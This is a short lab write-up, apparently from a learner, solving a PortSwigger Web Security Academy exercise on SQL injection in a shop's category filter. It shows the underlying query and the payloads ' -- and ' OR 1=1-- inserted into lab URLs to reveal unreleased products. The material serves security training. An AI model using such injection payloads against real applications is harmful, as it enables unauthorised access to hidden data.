

SQL Injection Vulnerability in WHERE Clause Allowing Retrieval of Hidden Data

Platform	PortSwigger
Date	2026-08-24
Difficulty	Easy
Category	Web
Time Taken	15 minutes
Link	https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data
Tools Used	SQL Injection

Lab Objective

This lab contains a SQL injection vulnerability in the product category filter. When the user selects a category, the application carries out a SQL query like the following:

```
SELECT * FROM products WHERE category = 'Gifts' AND released = 1
```

To solve the lab, perform a SQL injection attack that causes the application to display one or more unreleased products.

Steps to Solve

Step 1: Gifts Category

Selected the Gifts section on the website.

<https://0a9200ed03a6f350810961080022005f.web-security-academy.net/filter?category=Gifts>

Step 2: Editing the URL

Tried editing the website URL to display one or more unreleased products using a comment to truncate the query:

```
' --
```

<https://0a9200ed03a6f350810961080022005f.web-security-academy.net/filter?category=Gifts'-->

The hidden product appeared, but the lab was still not marked as solved, so I tried using OR 1=1 instead:

```
' OR 1=1--
```


<https://0a9200ed03a6f350810961080022005f.web-security-academy.net/filter?category=Gifts'+OR+1=1-->

Step 3: Solved the Lab

The second URL worked and returned more than one unreleased item, because the query now returns all rows where either the category is 'Gifts' or 1 equals 1. Since 1=1 is always true, the query returns every item in the table, including unreleased ones.

<https://0a9200ed03a6f350810961080022005f.web-security-academy.net/filter?category=Gifts'+OR+1=1-->


Screenshots



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WE LIKE TO
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Gifts



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LAB Not solved

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Gifts'--

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★★★★★



Couple's Umbrella
★★★★☆



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LAB Solved

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Key Takeaway

I learned how to perform SQL injection, and that if one approach doesn't work, there is almost always another way to get the result.

Rating

★★★★★ (5/5)